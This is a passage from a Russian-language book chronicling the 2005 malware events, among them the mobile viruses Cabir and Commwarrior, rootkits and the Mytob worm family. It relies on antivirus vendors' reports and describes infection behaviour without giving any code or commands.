Этот вывод стоит запомнить, но мы хотим сказать несколько слов о появившемся в то же время в США крайне циничном, на наш взгляд, компьютерном вирусе, который перенаправлял звонки в службу спасения. Вредоносная компьютерная программа рассылалась клиентам переименованного в MSN TV сервиса Microsoft WebTV, и её программный код незаметно для этих пользователей заменял номер доступа пользователя на 911, – в результате спасатели несколько десятков раз срочно выезжали на вызовы, которые затем оказывались ложными. Как сообщало информационное агентство Reuters, факт рассылки вируса 20 пользователям был доказан, и его автор, гражданин США, может получить тюремный срок до 10 лет. Добавим лишь одно – поделом! Ведь в случаях со службой спасения прослеживается особый, злонамеренный цинизм.

В феврале не обошлось и без «политических» вирусов. 22 числа пресс-служба ЗАО «ДиалогНаука» сообщила об обнаружении экспертами компании Sophos нового компьютерного вируса, который отображал на экране монитора националистическое сообщение. Эта вредоносная компьютерная программа, получившая имя «W32/Deadcode.a», заражала исполняемые файлы, отображая при их запуске сообщение «BlackHand.w32. Long Live Great SERBIA». Напомним, что такой фразой («Да здравствует Великая Сербия») обычно заканчивал все свои речи политик Сербской радикальной партии Томислав Николич. В конце 1990-х годов группа сербских хакеров, называвших себя «Crna Ruka», что означает «Чёрная рука», изменила внешний вид ряда хорватских и албанских Web-сайтов. На Web-страницах появилось сообщение Long Live Great Serbia. Хакеры выбрали для себя название действовавшей в начале XX века сербской националистической группы, один из членов которой убил эрцгерцога Франца Фердинанда в Сараево, что привело к началу первой мировой войны. «Написан ли вирус “Deadcode” той же группой хакеров, которая атаковала Web-сайты в конце 1990-х годов, – неясно, но вполне возможно, что этот вирус написан подражателем, симпатизирующим сербскому националистическому движению», – сказал старший консультант по технологиям компании Sophos Грэм Клули. Скорее всего, автор «W32/Deadcode.a» хотел, чтобы его вирус назывался «BlackHand» («Черная Рука»), но эксперты компании Sophos выбрали для него другое название. «Обычно эксперты в наших лабораториях не любят пользоваться тем же названием вируса, которое, возможно, хотел бы дать ему автор. В конце концов, почему мы должны тешить самолюбие вирусописателей, пользуясь тем названием, которое они встроили в свой вредоносный код?» – заметил по этому поводу Клули.

22 февраля 2005 года Интернет-издание Cnews сообщило о том, что один из штаммов вируса «Cabir» для мобильной платформы Symbian был обнаружен в двух мобильных телефонах Nokia 6600, выставленных в витрине магазина калифорнийского города Санта-Моника: «По-видимому, это пер-

вый случай появления вируса в США. Никто не знает, как были заражены телефоны, скорее всего, они подхватили “инфекцию” от мобильников проходящих мимо людей. “Cabir” пытается рассылать себя через Bluetooth на все устройства, которые доступны в радиусе охвата заражённого телефона. Таким образом, жертвой вируса мог стать любой прохожий с телефоном на платформе Symbian и включённым Bluetooth». Как известно, вирусы для мобильных телефонов способны жить и размножаться в системах, где есть возможность запуска исполняемого кода. Наиболее популярными из таких систем на сегодняшний день являются Symbian[16] от одноименной компании, Windows Mobile от Microsoft и система, используемая в трубках японского оператора NTT DoCoMo. Эти системы уже не раз несли ущерб от вредоносных компьютерных программ, удаляющих файлы и дозванивающихся без ведома пользователя на телефоны с дополнительной тарификацией или в экстренные службы. О фактах инфицирования сообщали также и специалисты финской компании F-Secure: «С момента своего первого появления “Cabir” был неоднократно переписан из концептуального в действующий вариант, а его штаммы стали появляться в Финляндии, Великобритании, Сингапуре и других странах. Это наиболее опасный вирус для мобильников на сегодняшний день. <…> В витринных телефонах были обнаружены штаммы “Cabir.h” и “Cabir.i”, то есть шестая и седьмая разновидности “Cabir”, причём, если первые штаммы были опасны только для владельцев работающих под управлением операционной системы Symbian телефонов, то штаммы “Cabir.h” и “Cabir.i” освободились и от этих ограничений». Поэтому, даже при условии, что новые штаммы «Cabir» не обладали деструктивными функциями, они были способны блокировать соединения телефонов по Bluetooth, и их деятельность приводила к ускоренной разрядке аккумуляторов мобильных телефонов. Кроме того, инфицированный телефон немедленно приступал к по-

[16] По состоянию на февраль 2005 года эта операционная система использовалась в телефонах Nokia, Siemens, Sony Ericsson, Motorola и Panasonic, количество которых в мире, по некоторым оценкам, составляло 20 млн. устройств.

иску открытых для контакта через Bluetooth устройств и пытался разослать им копию «Cabir». В связи со сказанным, некоторые ведущие эксперты антивирусных компаний в который раз «выдали на гора» весьма пессимистические прогнозы, в которых подчёркивалась мысль о том, что «в обозримой перспективе инфицировать мобильное устройство будет столь же легко, как и персональный компьютер, подключённый к Интернет без специальной защиты». Дополнительно указывалось, что участники телекоммуникационного рынка очень встревожены нашествием вирусов для мобильных устройств: «Innopath недавно начала поставки антивирусов для телефонов от McAfee. В новой версии операционной системы Symbian защита занимает ключевое место среди инновационных возможностей. NTT DoCoMo станет одним из первых операторов, поставляющих антивирусный продукт для мобильных телефонов своих абонентов. Trend Micro предлагает продукт для борьбы с мобильными вирусами и спамом Trend Micro Mobil Security». Ведущий аналитик «Лаборатории Касперского» Александр Гостев так прокомментировал сложившуюся на тот момент ситуацию: «На самом деле “Cabir” вырвался на волю уже давно, случаи заражения мобильных телефонов, работающих под платформой Symbian OS, данным вирусом были зафиксированы уже во многих странах. С Нового года единственной новой вредоносной программой в среде мобильных устройств был первый вирус для смартфонов “Lasco”. Анализируя “Lasco”, можно сделать вывод, что его создатели взяли “Cabir” и добавили к нему функцию заражения файлов. Но он пока считается коллекционным вирусом. Больше ничего нового не было. <…> Из всех вирусов\червей\троянцев только “Cabir” распространился по миру. Что же касается обнаружения его в США, то вполне вероятно, что открытие конференции RSA в Сан-Франциско и первый зафиксированный случай обнаружения “Cabir” в США не простое совпадение. Вполне возможно, что, поскольку все участники конференции – профессионалы в области IT, они смогли быстро и точно опознать червя в момент попытки его загрузки на чей-то мобильный

телефон. Однако это только предположение, точной статистической информации на этот счёт на данный момент у нас нет».

В конце февраля известное издание «The Inquirer» (США) опубликовало материал о том, что «разработчики из Microsoft заявили о постоянном совершенствовании “rootkits”[17], которые делают антивирусы и брандмауэры бесполезными. Руткиты в составе “шпионских” программ, внедрённых в ядро системы, невозможно удалить, полностью не переустановив на чистый “жёсткий” диск операционную систему. “В 2005 году программы и модули из состава руткитов всё чаще стали использоваться в компьютерных вирусах и “шпионском” программном обеспечении для Windows”, – заявляли эксперты Microsoft Майк Денсеглио и Курт Диллард. – Опасность только начинает зарождаться, и если ничего не предпринять, то руткиты ядра (kernel rootkits) станут массовым явлением во вредоносном программном обеспечении”. Программы, модифицирующие файлы ядра или перехватывающие системные процессы, могут присутствовать в системе абсолютно незаметно, контролируя работу с файлами и сетью, модифицируя информацию, работая в Интернет в обход запретов брандмауэров, и скрывая своё присутствие в списке процессов».

Использованию руткитов посвящено множество Web-сайтов, а об их опасности для Windows ведущие российские эксперты предупреждали ещё в декабре 2004 года, отмечая их практически абсолютную неуязвимость для антивирусов и программ, контролирующих сетевые соединения. Несколько позже в компании Microsoft также осознали реальную опасность, и её программисты создали специальную программу-детектор Strider Ghostbuster, которая могла проверять, нет ли среди системных файлов Windows модифици-

---

[17] Rootkit (англ) – *проф.* руткит, инструментарий для получения прав «root» (учётная запись системного администратора) и сокрытия своих действий. Эти программы существуют уже более десяти лет и изначально создавались для компьютерных систем под управлением операционной системы UNIX, а затем, с появлением Windows NT, распространились и на неё.

рованных вариантов. Программа сравнивала оригинальную инсталляционную версию с подозреваемой и сообщала о различиях. В случае обнаружения инфицирования, эксперты Microsoft советовали пользователям немедленно полностью переустановить систему, очистив «жёсткий» диск (текстовые документы и изображения при этом можно не удалять).

9 марта 2005 года в Глобальной сети было зарегистрировано появление первого вируса новой, ещё более опасной разновидности вирусов для мобильных телефонов – «Commwarrior»[18], распространявшегося посредством мультимедийных сообщений Multimedia Message Service[19] и поражавшего мобильные устройства[20]. Ссылаясь на мнение директора финской компании F-Secure Микко Хиппонена, агентство Reuters сообщало, что родиной этого вируса является Россия[21]. Ведущие эксперты по информационной безопасности единодушно определили факт появления «Commwarrior» как очередной прорыв в деле вирусописательства. «Сам по себе новый вирус не является большой проблемой, но он знаменует собой новую эру», – процитировал тот же Reuters слова Микко Хиппонена. «Commwarrior» распространялся, рассылая инфицированные сообщения MMS по адресам, взятым из телефонной книги ранее заражённого устройства, а также через Bluetooth, – в результате аккумуляторы мобильных устройств очень быстро разряжались.

Таким образом, сервисы передачи мультимедийных сообщений стали инструментом для проникновения нового типа вредоносного программного

---

[18] «Commwarrior» (англ.) – «Воин коммуникаций».

[19] Multimedia Message Service (MMS) – Служба передачи мультимедийных сообщений (в сетях сотовой связи).

[20] Иными словами, этот вирус является первым зловредным программным кодом, который может быть послан с мобильного устройства на мобильное устройство, тогда как все предыдущие вирусы для мобильных устройств распространялись исключительно через интерфейс Bluetooth.

[21] Предположение основано на том, что программный код «Commwarrior» содержит русскоязычный фрагмент текста – «ОТМОРОЗКАМ НЕТ!».

кода в широко распространённые модели мобильных устройств, – «Commwarrior» заражал устройства, работавшие под управлением операционной системы Symbian Series 60. Более того, практически сразу за родоначальником семейства было зарегистрировано появление его штамма – «Commwarrior.b». Этот штамм распространялся аналогично оригинальному «Commwarrior» в виде вложения к электронному сообщению, рассылаемому по контактам из адресной книги инфицированного мобильного устройства, и в качестве канала распространения также использовал и Bluetooth. В дополнение к приведённой выше информации компания Symantec сообщала, что новый вирус и его штамм распространяются как файлы с произвольным названием и расширением *.sis, а в процессе проникновения и установки на мобильном устройстве они порождают пять файлов в директориях: \system\apps\commwarrior\commwarrior.exe, \system\apps\commwarrior\commrec.mdl, \system\updates\commwarrior.exe, \system\updates\commrec.mdl, \system\updates\commw.sis.

Отличия между «Commwarrior» и «Commwarrior.b» содержались лишь в размере вредоносных файлов, копируемых ими в систему пользователя. По завершении инсталляции вируса в системе файл commwarrior.exe размещался в автозагрузке, инициировал поиск всех устройств с поддержкой Bluetooth и с периодичностью раз в минуту посылал им свою копию. Кроме того, вирус выбирал до 256 контактов из адресной книги и посылал мультимедийное сообщение с вложением, где в качестве темы сообщалось о пересылке драйверов для электронных игр, эротических изображений, эмуляторов операционной системы MS-DOS, обновлений системы безопасности и т. д. Официально было зарегистрировано около 50 заражений новым вирусом, и угроза эпидемии тогда не реализовалась, но, поскольку «Commwarrior» и «Commwarrior.b» распространялись в «диком» виде, ведущие фирмы-разработчики антивирусного программного обеспечения подготовили рекомендации по предотвращению заражения и удалению вируса из системы. Например, предлагалось скачивать только те файлы, в происхождении кото-

рых пользователь уверен, ведь если при получении инфицированного мультимедийного сообщения вложение не открывать, заражения не происходит. Также нужно отключать функциональность Bluetooth, когда она не нужна, или устанавливать устройство в режим недоступности для обнаружения другими приспособлениями Bluetooth.

Хотя специалисты и считали уровень опасности «Commwarrior» и «Commwarrior.b» достаточно низким, они не исключали появления в ближайшем будущем гораздо более опасных штаммов данного семейства.

10 марта 2005 года эксперты «Лаборатории Касперского» предали гласности сделанный на основании проведённых ими исследований вывод о существовании тесного взаимодействия между авторами известных нам компьютерных вирусов «Bagle», «Zafi» и «Netsky». Вредоносная компьютерная программа «SpamTool.Win32.Small.b», обнаруженная специалистами компании 15 февраля 2005 года и выполнявшая скрытый сбор адресов электронной почты в компьютерных системах, исключая адреса антивирусных компаний, оказалась частью организованной 1 марта 2005 года атаки червя «Bagle». Это дало достаточные основания для предположения о том, что «авторы червей “Bagle”, “Zafi”, “Netsky” и ряда других осуществляют тесное взаимодействие между собой. Возможно, они не знакомы между собой лично, но то, что они используют для рассылок “червей” информацию, полученную автором “Bagle”, не вызывает сомнений. В течение только двух дней было разослано порядка 50 различных модификаций вредоносных программ. Все рассылки производились распределёнными по времени, что однозначно говорило о том, что они происходили в автоматическом или полуавтоматическом режиме». Приведённые данные говорили о резком витке криминализации Интернет и дальнейшем развитии преступных технологий: а) сетевые атаки стали осуществляться в автоматическом режиме, планироваться в несколько этапов и разноситься по времени; б) в целях увеличения эффективности своих атак авторы разных «червей» объединяют свои усилия, создавая группы, обмени-

ваясь информацией и перенимая друг у друга подходы, схемы, алгоритмы и технику программирования.

18 марта 2005 года Лента новостей PROext со ссылкой на VitalSecurity.org обнародовала краткую, но, безусловно, экстраординарную новость: «Даже если вы пользуетесь установленным на вашем компьютере альтернативным браузером (FireFox, Netscape и т. п.), MS Internet Explorer может быть инфицирован при помощи аплета Java». Для этого достаточно, чтобы на инфицируемом компьютере была установлена рабочая среда Java от Sun. Вредоносный код мог проникать в компьютерную систему под видом Java-апплета[22], а не в виде ActiveX, свойственном для MS Internet Explorer. Данная проблема затрагивала, например, браузеры Firefox 1.0.1, Mozilla, Netscape 7.2. Инфицирование осуществлялось сразу, как только пользователь давал согласие на загрузку заражённого Java-апплета. В ответ на такое «доверие» на компьютерную систему пользователя устанавливался целый набор «шпионского» программного обеспечения («spyware»).

Через две недели, 24 марта, представители компании F-Secure сообщили о том, что «вирусописатели сотворили очередную “троянскую” программу-шедевр “Drever.c” для мобильных устройств, которая обладала способностью блокировать нормальную работу антивирусных средств смартфонов». «Drever.c» атаковал смартфоны, работавшие на программном обеспечении Symbian, проникая в устройства под видом безобидного обновления антивирусной программы от F-Secure – «Mobile Anti-Virus», и после перезагрузки телефона останавливал работу таких известных антивирусов, как F-Secure, Kaspersky, Simworks. Более того, после успешной инсталляции «Drever.c» генерировал и посылал в адрес F-Secure специальное электронное сообщение: «F-Secure должна умереть!!! Пожалуйста, не делайте антивирусы для моих

[22] Java-апплет – *проф.* программа, написанная на языке Java, которая встраивается в Web-сайт и выполняется в среде браузера.

вирусов, тогда я перестану делать вирусы для ваших антивирусов. Моя цель – Simworks».

А может быть, лучше вообще не разрабатывать вредоносные программные коды? Никакие?

30 марта 2005 года аналитики компании Gartner «ткнули перстом» во владельцев компьютеров Macintosh, «привыкших к собственной безопасности и потерявших бдительность, хотя даже одна-единственная “уязвимость” в компьютерной системе может причинить немало хлопот». Объяснили они эту эскападу тем, что «пусть глобальная эпидемия вирусов, написанных специально для Macintosh, маловероятна, стоит остерегаться появления гибридных вредоносных программ, способных инфицировать сразу несколько разных операционных систем»[23]. Вице-президент подразделения Dataquest компании Gartner Мартин Рейнольдс тогда же заявил корреспонденту Silicon.com следующее: «Несмотря на относительно небольшое распространение компьютеров Apple в корпоративном секторе, даже одна уязвимость может причинить немало бед. <…> Компьютеры Macintosh сравнительно мало распространены – доля машин с Mac OS составляет всего около 3% от общего их количества. Помимо этого, Mac OS представляет собой весьма “крепкий орешек” для злоумышленников… И тем не менее, даже одна “уязвимость” может привести к серьёзным проблемам. <…> При распространении “червя” с инфицированного Macintosh в 97% случаев попытка не увенчается успехом. Гибридный же “червь”, способный распространяться и в среде Mac OS, и в Windows, вполне может появиться уже в ближайшее время. Правда, организация скоординированных атак с использованием таких “червей” – дело весьма непростое». Более того, по мнению г-на Рейнольдса, вполне может так сложиться, что шпионское программное обеспечение для Mac OS получит распространение, но факт этот пройдёт незамеченным. «Хотя на сего-

[23] Заметим, что всего лишь за неделю до этого компанией Symantec было сделано предупреждение о том, что «операционная система OS X для Macintosh стала привлекать к себе слишком явное внимание вирусописателей».

дняшний день сетевой шпионаж на платформе Mac практически отсутствует, проблема шпионского программного обеспечения вполне может возникнуть. Использующее уязвимости системы шпионское программное обеспечение может проникнуть в самое “сердце” системы, что осложнит его обнаружение и борьбу с ним. Не думайте, что системы Macintosh совсем неподвластны вирусам и другим видам преднамеренных атак», – резюмировал Мартин Рейнольдс.

Давайте чуть-чуть отвлечёмся от нашей тематики. 5 апреля 2005 года фирме DVForge, занимающейся изготовлением аксессуаров для компьютеров Mac, пришлось остановить соревнование по написанию вируса для платформы Mac OS с призовым фондом в 25 тыс. долл. Для конкурса вирусописателям представили Power Mac на базе последней Mac OS X, подключённый к Интернет. Конкурсантам требовалось заразить компьютер вирусом через Интернет. «Конкурс был остановлен лишь по причине возможных проблем с федеральным законом, – сказал глава DVForge Джек Кэмпбел. – Мне поступали письма от пользователей Mac OS, которые предпочитают жить в страхе и неуверенности, чувствуя себя “везунчиком” в данный момент, чем знать всю правду». Вот вам и косвенное подтверждение правоты аналитиков компании Gartner относительно владельцев компьютеров Macintosh, «привыкших к собственной безопасности и потерявших бдительность».

Итак, согласно проведённым в 2005 году исследованиям, больше половины всех компьютерных вирусов было создано с целью кражи важной информации и последующей её перепродажи «заинтересованным лицам». Как раз в мартовском отчёте компании Symantec, например, говорилось, что «54% всех опасных образцов, найденных за последние 6 месяцев, написаны злоумышленниками для вымогания денег и краж удостоверений личности». В течение того же периода количество различных «шпионских» модулей для сбора адресов электронной почты, кэшированных данных об авторизации, финансовой информации и важной корпоративной информации возросло на

44%. «Шпионское» программное обеспечение стало одной из наиболее частых угроз безопасности для корпораций и одной из самых распространённых проблем, напрямую влияющих на защищенность пользователя. Более того, оно стало и наиболее частой причиной звонков в службы техподдержки. Специалисты Panda Software, например, подчёркивали: «Данные удивляют: судя по недавнему отчёту, собранному компаниями Webroot и Earthlink, на 9 из 10 компьютеров установлено “шпионское” программное обеспечение. Это значит, что 90 процентов компьютеров заражено этим типом вредоносных программ. Более того, в среднем на изучаемых компьютерах было установлено около 25 шпионских программ. Также данные, собранные обнаруживающей “шпионское” программное обеспечение новой версией бесплатного онлайнового антивируса Panda ActiveScan, показывают, что 84% от всех вредоносных программ на компьютерах – программы-шпионы». Директор PandaLabs Луис Корронс по данному вопросу высказывался следующим образом: «Традиционные антивирусы обычно не обнаруживают “шпионское” программное обеспечение, если только не были специально запрограммированы на это. Более того, важно помнить, что в обращении находятся тысячи “шпионских” программ, и из-за способа, которым они устанавливаются на компьютеры, очень легко заразиться ими». Таким образом, общий вывод специалистов по поводу «шпионского» программного обеспечения можно сформулировать так: более всего компании могут пострадать от этого типа вредоносных программ не только из-за риска нарушения конфиденциальности пользователей, но и из-за высоких внутренних затрат, вызываемых программами-шпионами за счет понижения ими стабильности и производительности компьютерных систем и использования дополнительных ресурсов.

8 апреля эксперты компании F-Secure официально предупредили о появлении очередной, новой и чрезвычайно опасной «троянской» программы для смартфонов на платформе Symbian Series 60. Вместе с тем, как сообщал

Silicon.com, новый вирус, получивший имя «Fontal»[24], уже «в среду, 6 апреля, поражал телефоны фирмы Nokia, выполненные на базе платформы Series 60 с операционной системой Symbian». Распространялась эта вредоносная программа в процессе обмена файлами через IRC. «Fontal» пытался инсталлировать в инфицируемое им устройство файл с именем Kill Saddam By OID500.sis. В случае его успешной установки смартфон выходил из строя при первой же перезагрузке и оставался в неработоспособном состоянии вплоть до полной «дезинфекции» устройства. Кроме того, «Fontal» повреждал менеджер приложений, препятствуя тем самым установке новых программ, а также деинсталляции пользователем самой вредоносной программы. К сожалению, единственный метод лечения от «Fontal» заключался в полном переформатировании памяти телефона, естественно, с безвозвратной потерей всех данных. Пользователям было рекомендовано в целях профилактики «Fontal» и других «троянских» программ загружать файлы только из абсолютно надёжных источников. Правда, тут же возник вопрос о том, где взять этот «абсолютно надёжный источник»? Например, всего несколько дней спустя, 12 апреля 2005 года, в Интернет были зарегистрированы сфальсифицированные послания якобы от компании Microsoft, которые, на самом деле содержали «троянские» программы. В посланиях содержалась ссылка на Web-сайт, копирующий внешний вид официального Web-сайта Microsoft, а именно его раздела для скачивания программ. На самом деле файл Wupdate-20050401.exe, любезно предлагаемый излишне доверчивым пользователям, открывал удалённый доступ злоумышленникам – инициаторам ложной рассылки. Когда новую жертву «троянской» программы начинают интенсивно использовать извне (а такие компьютеры злоумышленники, как правило, используют для рассылки спама или организации атак на Web-сайты), то, как известно, нагрузка на центральный процессор поднимается до 100%. Вот вам и надёжный источник!

[24] «Fontal» (англ.) – «Ключевой».

В таких условиях уже не столь экстравагантным кажется шаг компании-провайдера Telstra Bigpond, которая 14 апреля приняла решение об отключении пользователей инфицированных компьютеров. Свой поступок Telstra Bigpond оправдывала «желанием стимулировать жертв вирусной активности более тщательно следить за “гигиеной” своих персональных компьютеров и воспрепятствовать ведению спамерских рассылок, распределённых атак и других вредительских действий в Сети поселившимися в них вирусами». Таким образом, все клиенты Telstra Bigpond, с чьих компьютеров вирусы рассылали спам, получили сразу же и предупреждение и уведомление. Более того, технические специалисты компании настоятельно советовали всем пользователям «обращаться к специалистам, либо предпринимать самостоятельные действия при малейшем подозрении на вирусную активность в их компьютерных системах». Вот такая антивирусная компания в масштабе отдельно взятого провайдера.

Начиная с третьей декады марта 2005 года компания Panda Software регулярно сообщала о практически ежедневном обнаружении её специалистами всё новых штаммов лавинообразно распространяющегося в Интернет вируса-червя, которому присвоили имя «Mytob»[25] (другое название – «Net-Worm.Win32.Mytob»). В результате это вредоносное семейство к 12 апреля насчитывало уже 38 штаммов, двадцать два из которых появились в апреле, и существовала большая вероятность появления новых штаммов «Mytob» в ближайшее время[26]. Причём ведущие эксперты подчёркивали, что появление

[25] «Mytob» (англ.) – примерно с таким же приёмом мы встречались ранее. Если оставить неизменным первый слог имени «My», а второй слог прочесть в обратном порядке – «bot» и перед ним добавить слог «ro», то получится – «Myrobot», то есть – «Мой робот».

[26] В рейтинге компании Panda Software один из штаммов семейства «Mytob» лидировал по показателям активности на протяжении трёх недель, занимая около 30% всего вирусного почтового трафика. По состоянию на середину апреля штаммы этого семейства были представлены в составляемом компанией рейтинге 20 наиболее распространённых вирусов 5–6 штаммами.

такого количества штаммов «Mytob» за очень короткий промежуток времени является составной частью заранее продуманного плана. «Так как нет данных, показывающих, что был выложен исходный код этих “червей”, как случилось с другими вредоносными программами, мы полагаем, что все эти “черви” были созданы одним автором или организованной группой, – пояснял директор лабораторий PandaLabs Луис Корронс. – Что пытаются сделать сейчас создатели вируса – это выпустить как можно большее количество “червей”, чтобы повысить вероятность заражения компьютеров одним из них». Примечательно, что все штаммы «Mytob» обладали рядом схожих особенностей, например, открывали «чёрный ход» в инфицированных ими компьютерных системах пользователей. Следовательно, вполне правомочно предположение, что изначально целью автора или авторов «червей» семейства «Mytob» было создание сети компьютеров, которые могут контролироваться и управляться одновременно, что дало бы злоумышленникам возможность выполнения множества самых разнообразных вредоносных действий – от массовой рассылки спама до инициализации атак против других компьютеров, кражи частной и конфиденциальной информации и пр. Кстати, результаты выполненного лабораторией PandaLabs анализа однозначно указали на то, что в программном коде семейства «Mytob» очень много совпадений с хорошо известным нам «Mydoom». «Похоже, что исходный код “Mydoom” был использован для создания червей “Mytob”. Конечно, в него были внесены определённые модификации, так как данные “черви” также запрограммированы на использование “уязвимости” LSASS, которая позволила червю “Sasser” провести широкомасштабную атаку в 2004 году», – прокомментировал ситуацию г-н Корронс.

Итак, «Mytob» был создан на основе знаменитого почтового червя «Mydoom», вызвавшего несколько эпидемий, и инфицировал компьютеры под управлением операционной системы Windows, если на них не установлены необходимые обновления системы безопасности от компании Microsoft, которые устраняют известную «уязвимость» в механизме LSASS. Обычным

каналом распространения «Mytob» и его штаммов служила электронная почта: «червь» проникал в компьютер пользователя с электронным сообщением, имевшим абсолютно бессмысленные заголовок и текст, в виде исполняемого файла в качестве вложения. Сразу после завершения процесса инфицирования компьютера «Mytob» инициировал рассылку своих копий по найденным в компьютере адресам, а также осуществлял попытки проникновения в незащищённые компьютеры, выборочно сканируя участки Интернет. Он также содержал механизм, позволяющий разослявшим его злоумышленникам получить полный контроль над заражённым компьютером.

Многочисленные штаммы «Mytob» долго становились причиной «головной боли» для многих пользователей и специалистов, а борьба с этим вредоносным семейством приняла затяжной характер. Чтобы не быть голословными, хотя бы в «телеграфном стиле» посмотрим на вредоносную деятельность этих вирусов-червей в 2005 году.

Большинство экспертов отмечали «удивительное спокойствие апреля», когда активность многих известных вирусописателей упала до отметки, близкой к нулю. «Апрель порадовал Сеть выходом лишь одного по-настоящему нового вируса, это был “Mytob” – “Mytob.Z”. Впрочем, новичок оперативно попал в топ-10 наиболее распространённых в Сети, – сообщала 10 мая 2005 года Лента новостей – PROext. – Столь молниеносный “успех” вируса – явление незаурядное. Большинство новинок забывается, так и не попав в десятку наиболее опасных, где месяцами “царствуют” виновники наиболее масштабных эпидемий, написанные порой полгода, а то и год назад». И, действительно, согласно данным компании Sophos, на первом месте апрельского рейтинга укрепился червь «Zafi.b», на долю которого приходилось более половины всех случаев инфицирования, но «Mytob.Z» уверенно занял своё место в десятке, и к тому же его деятельность в компьютерной системе была признана крайне опасной, так как во многих случаях приводила к созданию эффективного «чёрного хода», позволяющего «хозяину» получать удалённое управление над инфицированным компьютером: помимо тоталь-

ной слежки за всем, что делает пользователь, злоумышленник мог дать команду о начале рассылки спама или множества других действий, способных иметь для владельца заражённого компьютера самые неприятные последствия.

В мае создатели штаммов «Mytob» как будто включили новую скорость, продолжив свои усилия по как можно более массовому распространению своих вредоносных программных кодов, и к 12 числу этого месяца, после обнаружения новых штаммов «Mytob.cu» и «Mytob.cx», семейство стало насчитывать уже 103 члена! Как отмечали эксперты, «самая большая опасность червей “Mytob” по-прежнему крылась в их возможностях создания “чёрного хода”, что позволяло злоумышленнику удалённо управлять заражённым компьютером». К примеру, по словам директора антивирусной лаборатории Panda Software Луиса Корронса: «Настоящей целью создателей этих червей является создание сети заражённых компьютеров, которые будут в унисон подчиняться их командам. Это позволит им, например, установить одну и ту же шпионскую программу на сотни компьютеров одновременно. Подобное действие может принести значительную финансовую прибыль создателям». Отметим, что штаммы «Mytob.cu» и «Mytob.cx» были похожи на своих предшественников и распространялись по электронной почте в сообщениях, которые маскировались под оповещения либо о недоставленной почте, либо о проблемах с почтовыми счетами. Тема сообщений, в которых распространяются эти черви, может быть следующей: Your email account access is restricted («Ваш доступ к счёту электронной почты ограничен») или Your Email Account is Suspended For Security Reasons («Ваш счёт электронной почты ограничен по причинам безопасности»). Текст сообщения мог быть таким: To unblock your email account access, please see the attachment («Чтобы разблокировать Ваш доступ к счёту электронной почты, пожалуйста, просмотрите вложение») или We have suspended some of your email services, to resolve the problem you should read the attached document («Мы ограничили некоторые из сервисов Вашей электронной почты, для разрешения этой про-

блемы Вам следует прочитать прилагаемый документ»). Сам вложенный файл, содержащий вредоносный программный код, мог называться email-info, или email-text, или email-doc, и если пользователь запускал его, «червь» создавал исполняемый файл internet.exe и искал адреса электронной почты, по которым затем рассылал себя в файлах с расширениями из заранее заданного перечня. «Червь» также мог завершать принадлежащие приложениям безопасности процессы и изменял HOSTS-файл, чтобы запретить пользователям доступ к Web-сайтам антивирусных компаний и т. п. Кроме того, «Mytob.cu» и «Mytob.cx» подключались к заранее заданному IRC-серверу, где оставался в режиме ожидания команд от злоумышленника и создавал, как и большинство компьютерных «червей», записи в системном реестре Windows для обеспечения своего автоматического запуска при каждой перезагрузке компьютерной системы. Один из представителей компании Panda Software счёл необходимым по этому поводу подытожить основную цель современных вирусописателей следующим образом: «Волны вирусов, подобные тем, что мы наблюдаем в последние месяцы, таких как черви “Mytob”, “Bropia” и “Kelvir”, мотивируются финансовой прибылью, которую могут получать их создатели. По некоторым подсчётам, рынок шпионского программного обеспечения может обладать оборотом около 2000 миллионов долларов в год».

2 июня 2005 года стали поступать тревожные сообщения о распространении по электронной почте по всему миру двух новых, потенциально опасных штаммов «Mytob» – «Mytob.ec» и «Mytob.eb», которые мешали обновлению установленных на компьютере антивирусных программ, что, естественно, оставляло пользователей незащищенными. Причём для блокирования обновлений эти штаммы подменяли оригинальный системный hosts-файл. В случае активизации они, во избежание обнаружения, завершали все типы процессов, а также открывали в компьютере «чёрный ход», предоставлявший удалённому пользователю широкие возможности для передачи команд и файлов через IRC-каналы (именно эти действия позволили специалистам от-

нести «Mytob.ec» и «Mytob.eb» к категории многофункционального вредоносного программного обеспечения, которое представляет собой реальную опасность для компьютерных систем пользователей). «Mytob.ec» и «Mytob.eb» использовали ставшую традиционной технологию распространения посредством электронной почты: рассылали свой код по адресам, которые находили в инфицированном компьютере. Электронные сообщения обычно составлялись на английском языке и содержали в себе предупреждающее о закрытии почтового счёта. При этом пользователю для продолжения использования счёта предлагалось открыть вложенный ZIP-файл. «Мы всё чаще наблюдаем новые образцы вредоносных программ, которые одновременно завершают процессы антивирусных продуктов и блокируют доступ компьютера к определённым Web-сайтам, например, с которых обновляется антивирус, – говорил уже цитировавшийся нами г-н Корронс. – Поэтому барьер, предоставляемый предупреждающими технологиями, жизненно необходим, так как их не нужно обновлять при появлении новых вредоносных программ. Смысл заключается в том, чтобы быть всегда на шаг вперед в плане антивирусной защиты, основанной на перехвате и предупреждении». Специалисты также подчёркивали, что эффективность традиционных антивирусных средств против нового вредоносного программного обеспечения зависит от скорости реакции компаний безопасности и пользователей, поэтому если мы имеем дело с быстро распространяющимся вредоносным кодом, вероятность заражения компьютера очень велика. Решение такой проблемы лежит в использовании предупреждающих технологических решений, которые обнаруживают и блокируют неизвестные вирусы, не требуя предварительной информации о них. Например, по словам Луиса Корронса, «технология обнаруживает неизвестные вредоносные программы, анализируя их поведение. Она наблюдает за действиями, которые выполняет приложение, и если они могут нанести вред системе, блокирует их и отправляет подозрительный файл в специальное подразделение антивирусной компании, где потенциальная угроза тщательно анализируется и в случае необходимости под-

готавливается соответствующая вакцина. Подобные технологии являются не заменой традиционным антивирусам, а их дополнением, что соответствует стратегии Panda Software по достижению самых высоких уровней защиты против угроз из Интернет, используя комбинацию технологий».

В мае антивирусные компании, как обычно, опубликовали списки наиболее активных вирусов и во многие из них попали последние штаммы «Mytob». В начале июня некоторые специалисты по безопасности информационных технологий сделали громкое заявление относительно того, что группа профессиональных вирусописателей занимается созданием особенно разрушительного «сверхчервя», который может заразить все подключённые к Интернет компьютеры. Поводом к высказыванию подобных опасений стало именно семейство червей «Mytob». За период с 1 июня экспертами антивирусных фирм, в том числе Symantec, было обнаружено шесть новых штаммов «Mytob», которые пополнили собой их и без того впечатляющее количество, а это могло означать, что группа вирусописателей занимается разработкой «Mytob» на систематической основе. «Вирусописатели тестируют различные методы и технологии в каждом варианте», – указывал консультант Sophos Кароле Теро. Причём экспертов насторожили не только выдающиеся способности размножения «Mytob», но и целеустремленность их авторов: «Они следуют тщательно запланированной стратегии, позволяющей червю развиваться. Выпуская несколько вариантов, каждый из которых ведёт себя немного по-другому, они, возможно, ищут лучший код, который поможет им создать “сверхчервя”». Кстати, было 